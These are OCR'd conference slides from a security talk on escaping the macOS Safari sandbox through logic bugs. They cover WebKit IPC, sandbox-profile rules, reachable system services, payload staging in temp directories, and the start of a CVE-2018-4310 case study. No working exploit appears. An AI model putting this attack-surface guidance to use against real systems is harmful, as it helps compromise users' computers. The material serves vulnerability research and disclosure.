I Want to Break Free

Unusual Logic Safari Sandbox Escape

Zhi Zhou (@CodeColorist) - Alipay

蚂蚁金服光年安全实验室
Ant-financial Light-Year Security Lab

$ whoami

- Senior Security Engineer of AntFinancial (Alipay) LightYear Security Labs. Product security and offensive security research
- Previously ZoomEye.org team and Chaitin Security Labs
- Conference speaking:
  - BlackHat USA 2017
  - HITB Ams 2019
- Open-source tools: frida-ipa-dump, Passionfruit
- Acknowledged by Microsoft, Apple, Adobe and VMware for reporting security vulnerabilities
- twitter: @CodeColorist


Agenda

- Design and implementation of Safari renderer sandbox
- Revisit attack surfaces
- Case study: (useless?) CVE-2018-4310
  - Make use of CVE-2018-4310 on iOS
- Case Study: cfprefsd “one-liner” escape
  - Exploit the cfprefsd bug with instant trigger
- Conclusion

Our Goal

- Modern web browsers are often separated into multiple processes for better robustness and security
- Renderer process takeover is usually the first stage of a full chain exploit
- Renderer process is usually sandbox protected
- The goal is from arbitrary code execution in renderer process to arbitrary code execution outside the sandbox
- No memory corruption at all,
  just weird bugs chain
- Memory mitigations don't work for these tricks

WebKit2 Multi-Process Architecture



https://trac.webkit.org/wiki/WebKit2

iOS WebProcess Sandbox Implementation


- Both based on Apple Sandbox, but slightly different on mobile and desktop
- The iOS sandbox profile is compiled into **Sandbox.kext**
- Has the **seatbelt-profiles** entitlement (unless `MANUAL_SANDBOXING` macro is enabled), automatically enter sandbox state once the process is created

```
$ jtool --ent com.apple.WebKit.WebContent
<?xml version="1.0" encoding="UTF-8"?>
...
    <key>seatbelt-profiles</key>
    <array>
        <string>com.apple.WebKit.WebContent</string>
    </array>
```

macOS WebProcess Sandbox Implementation

- Implemented in `WebKit::ChildProcess::initializeSandbox` https://opensource.apple.com/source/WebKit2/WebKit2-7601.1.46.9/Shared/mac/ChildProcessMac.mm.auto.html
- Use the private sandbox API: `sandbox_init_with_parameters`
- Profile is in plain text and easy to read: /System/Library/Frameworks/WebKit.framework/Resources/com.apple.WebProcess.sb
- There's a time window that WebContent has **no sandbox** during initialization

Attack Surfaces



Attacking Kernel

syscall

[bsd/kern/syscalls.master]

```
0       AUE_NULL        ALL     { int nosys(void); }   {
1       AUE_EXIT        ALL     { void exit(int rval) NO_
2       AUE_FORK        ALL     { int fork(void) NO_SYSCA
3       AUE_NULL        ALL     { user_ssize_t read(int f
4       AUE_NULL        ALL     { user_ssize_t write(int
5       AUE_OPEN_RWTC   ALL     { int open(user_addr_t pa
6       AUE_CLOSE       ALL     { int close(int fd); }
7       AUE_WAIT4       ALL     { int wait4(int pid, user
8       AUE_NULL        ALL     { int enosys(void); }   {
9       AUE_LINK        ALL     { int link(user_addr_t pa
10      AUE_UNLINK      ALL     { int unlink(user_addr_t
11      AUE_NULL        ALL     { int enosys(void); }   {
```

MIG

[osfmk/mach]

darwin-xnu / .defs

- osfmk/mach/exc.defs
- osfmk/mach/upl.defs
- osfmk/mach/prof.defs
- osfmk/mach/sync.defs
- osfmk/mach/task.defs
- osfmk/mach/clock.defs
- osfmk/mach/ledger.defs
- osfmk/mach/notify.defs
- osfmk/mach/vm_map.defs

IOKit


[https://developer.apple.com/documentation/iokit]

```
➜  ~ ioreg
+-o Root  <class IORegistryEntry, id 0x100000100, r
  +-o MacBookPro11,4  <class IOPlatformExpertDevice
    +-o AppleACPIPlatformExpert  <class AppleACPIPl
    | +-o IOPMrootDomain  <class IOPMrootDomain, id
    | | +-o IORootParent  <class IORootParent, id 0
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
    | | +-o RootDomainUserClient  <class RootDomain
```

Attacking Kernel

- It often requires memory corruption bugs
- There's a pure logic way to kernel code execution if we can hijack `com.apple.rootless.kext-secure-management` entitlement, but obviously won't work inside the sandbox
- Related Research
  - pwn4fun Spring 2014 - Safari - Part II - Ian Beer
  - Pwning the macOS Sierra Kernel inside the Safari Sandbox - Team Pangu
  - IPC Voucher UaF Remote Jailbreak - @S0rryMybad

Attacking System Services



Attacking System Services

- There are many system services that are allowed to communicate with WebContent process. Trigger code execution in those processes to gain privilege
- It's important to pick the target
  - Some of them are sandboxed by different profile
  - Some of them have root privilege
- Most seen (exploitable) IPC mechanism is through mach message: XPC, NSXPC, MIG
- Use `launchctl dumpstate` to find information for mach endpoints
- WindowServer used to be the most ideal target, just like win32k on Windows: reachable from sandbox, complicated api, setuid privilege

Listing System Services

```
➜  ~ launchctl dumpstate | grep XPC_SERVICE_NAME | head
     XPC_SERVICE_NAME => com.apple.rpmuxd
     XPC_SERVICE_NAME => com.apple.wifiFirmwareLoader
     XPC_SERVICE_NAME => com.apple.uninstalld
     XPC_SERVICE_NAME => com.apple.kextd
     XPC_SERVICE_NAME => com.apple.diagnosticextensions.osx.spotlight.helper
     XPC_SERVICE_NAME => com.apple.duetknowledged
     XPC_SERVICE_NAME => com.apple.tzlinkd
     XPC_SERVICE_NAME => com.apple.diagnosticextensions.osx.timemachine.helper
          XPC_SERVICE_NAME => com.apple.kcproxy
          XPC_SERVICE_NAME => com.apple.fseventsd
```

```
➜  ~ sudo procexp 70260 ports
com.apple.WebKit:70260:0x103   task, kernel 0xa12c239
com.apple.WebKit:70260:0x203
com.apple.WebKit:70260:0x307   (thread) 0xa12c4d9
com.apple.WebKit:70260:0x403
com.apple.WebKit:70260:0x503
com.apple.WebKit:70260:0x607
com.apple.WebKit:70260:0x707   ->launchd:1:0x35d0f
com.apple.WebKit:70260:0x803   (clock) 0xd6df43c9
com.apple.WebKit:70260:0x903
com.apple.WebKit:70260:0xa03   (voucher) 0xd8c4b8c9
com.apple.WebKit:70260:0xb03  "com.apple.system.opendirectoryd.libinfo"     ->opendirectoryd:109:0x4803
```

Attacking WebKit IPC

- Communication among WebProcess, UIProcess, NetworkProcess, ServiceWorkerProcess and PluginProcess
- Implemented in `Source/WebKit/Platform/IPC`
- Message queue based on `WTF::RunLoop`
- Message serialization and route using `IPC::Encoder`
- Finally RPC methods of `ChildProcessProxy`

```
    frame #4: 0x00007fff5146bb9a WebKit` WebKit::WebProcessPool::handleMessage(IPC::Connection&,
WTF::String const&, WebKit::UserData const&)  + 110
    frame #5: 0x00007fff51475d4e WebKit`
WebKit::WebProcessPool::didReceiveMessage(IPC::Connection&, IPC::Decoder&)  + 142
    frame #6: 0x00007fff511f23b9 WebKit`
IPC::MessageReceiverMap::dispatchMessage(IPC::Connection&, IPC::Decoder&)  + 65
    frame #7: 0x00007fff51478476 WebKit`
WebKit::WebProcessProxy::didReceiveMessage(IPC::Connection&, IPC::Decoder&)  + 46a
    frame #8: 0x00007fff511bf204 WebKit`
IPC::Connection::dispatchMessage(std::__1::unique_ptr<IPC::Decoder,
std::__1::default_delete<IPC::Decoder> >)  + 130
    frame #9: 0x00007fff511c1aa3 WebKit` IPC::Connection::dispatchIncomingMessages()  + 731
     frame #10: 0x00007fff45beb4e7 JavaScriptCore` WTF::RunLoop::performWork()  + 231
```

IPC Example

```
SavePDFToFileInDownloadsFolder(String suggestedFilename, WebCore::URL
originatingURL, IPC::DataReference data)
```

(Source/WebKit/WebProcess/WebPage/WebPage.messages.in)

```
send(Messages::WebPageProxy::SavePDFToFileInDownloadsFol
der(suggestedFilename, originatingURL,
IPC::DataReference(data, size)));
```

(Source/WebKit/WebProcess/WebPage/WebPage.cpp)

WebProcess

```
void
WebPageProxy::savePDFToFileInDownloadsFolder(String&&
suggestedFilename, URL&& originatingURL, const
IPC::DataReference& dataReference)
```

(Source/WebKit/UIProcess/WebPageProxy.cpp)

UIProcess

Safari Specific IPC

- WebKit provides `InjectedBundle` api for adding a delegate for multiple events, including handling custom IPC messages
- Safari on macOS employs this to have additional closed source IPC handlers

```
➜  ~ nm /System/Library/PrivateFrameworks/Safari.framework/Safari | grep
BrowserContextInjectedBundleClient | c++filt -_
00000000000c0f64 T Safari::BrowserContextInjectedBundleClient::dispatchMessage(NSString*,
Safari::WK::Type const&)
00000000000c0552 T
Safari::BrowserContextInjectedBundleClient::dispatchSynchronousMessage(NSString*, Safari::WK::Type
const&, Safari::WK::Type&)
00000000000c0f18 T
Safari::BrowserContextInjectedBundleClient::didReceiveMessageFromInjectedBundle(Safari::WK::Contex
t const&, Safari::WK::String const&, Safari::WK::Type const&)
000000000000fb32 T
Safari::BrowserContextInjectedBundleClient::getInjectedBundleInitializationUserData(Safari::WK::Co
ntext const&)
00000000000c00da T
Safari::BrowserContextInjectedBundleClient::didReceiveSynchronousMessageFromInjectedBundle(Safari:
:WK::Context const&, Safari::WK::String const&, Safari::WK::Type const&, Safari::WK::Type&)
```

Analyzing the Sandbox Profile

- This talk only focus on macOS
- The profile is written in TinyScheme
- Used to include `system.sb`, but not anymore

com.apple.WebProcess.sb | system.sb

```
                    (cons ,extra-filter non-filters)
                    (cons (require-all (apply require-any filters) ,extra-filter) non-filters)))))
            (orig-allow allow)
            (orig-deny deny)
            (wrapper
                (lambda (action)
                    (lambda args (apply action (apply inject-filter args))))))
            (set! allow (wrapper orig-allow))
            (set! deny (wrapper orig-deny))
            ,@rules
            (set! deny orig-deny)
            (set! allow orig-allow))))

(define (home-library-preferences-regex home-library-preferences-relative-regex)
    (regex (string-append "^" (regex-quote (param "HOME_LIBRARY_PREFERENCES_DIR")) home-library-preferences-
```

Kernel

- MIG methods have their own implementation to perform sandbox check
- Only few properties are allowed for reading sysctl

```
(deny sysctl*)
(allow sysctl-read (sysctl-name "Hw.byteorder" "Hw.busfrequency_max" "hw.cputype"
```

- Allowed IOKit access defined as follows:

```
(allow iokit-open
   (iokit-connection "IOAccelerator")
   (iokit-registry-entry-class "IOAccelerationUserClient")
   (iokit-user-client-class "IOHIDParamUserClient")
```

Mach IPC

- Allowed user space services are defined as follows:

```
(allow mach-lookup
    (global-name "com.apple.gpumemd.source"))
(allow mach-lookup
    (xpc-service-name "com.apple.PerformanceAnalysis.animationperfd")
```

- For XPC services, the difference between `global-name` and `xpc-service-name` is the flag argument passed to `xpc_connection_create_mach_service()`
  - `XPC_CONNECTION_MACH_SERVICE_LISTENER: xpc-service-name`
  - `XPC_CONNECTION_MACH_SERVICE_PRIVILEGED: global-name`

Miscellaneous IPC

- Shared memory

```
(allow ipc-posix-shm-read*
   (ipc-posix-name "apple.shm.notification_center")
   (ipc-posix-name-prefix "apple.cfprefs."))
```

- Unix socket

```
(allow network-outbound
   (literal "/private/var/run/mDNSResponder")
   (literal "/private/var/run/syslog"))
```

- Distributed Notifications

```
(allow mach-lookup (global-name-regex
#"^com.apple.distributed_notifications"))
```

Writable Location

- Full read and write access on temporary file locations:

```
(if (positive? (string-length (param "DARWIN_USER_CACHE_DIR")))
   (allow-read-write-directory-and-issue-read-write-extensions (param
"DARWIN_USER_CACHE_DIR")))
(if (positive? (string-length (param "DARWIN_USER_TEMP_DIR")))
   (allow-read-write-directory-and-issue-read-write-extensions (param
"DARWIN_USER_TEMP_DIR")))
```

- Symlinks are prohibited:

```
(if (defined? 'vnode-type) (deny file-write-create (vnode-type SYMLINK)))
```

- Location: /private/var/folders/<random-string>/{C,T}/com.apple.WebKit.WebContent+com.apple.Safari
- Not an actual attack surface, but useful for staging payloads: dylib, various bundle format required by other services, etc.
- Files created in temporary location will have **com.apple.quarantine** xattr


Case Study: CVE-2018-4310

The Annoying Hotkey


Have you ever been annoyed by the media shortcut key?

Press ⏯️

iTunes shows up



Media Hotkey Internals




```
MediaRemote`MRMediaRemoteSendCommandToApp
rcd`HandleMediaRemoteCommand + 260
rcd`HandleHIDEvent + 736
```


```
LaunchServices`LSOpenCFURLRef
MediaServices`MSVLaunchApplication + 127
mediaremoted`MRDLaunchApplication + 234
mediaremoted`-[MRDRemoteControlServer _enqueueCommand:forApplication:withCompletion:]
+ 1199
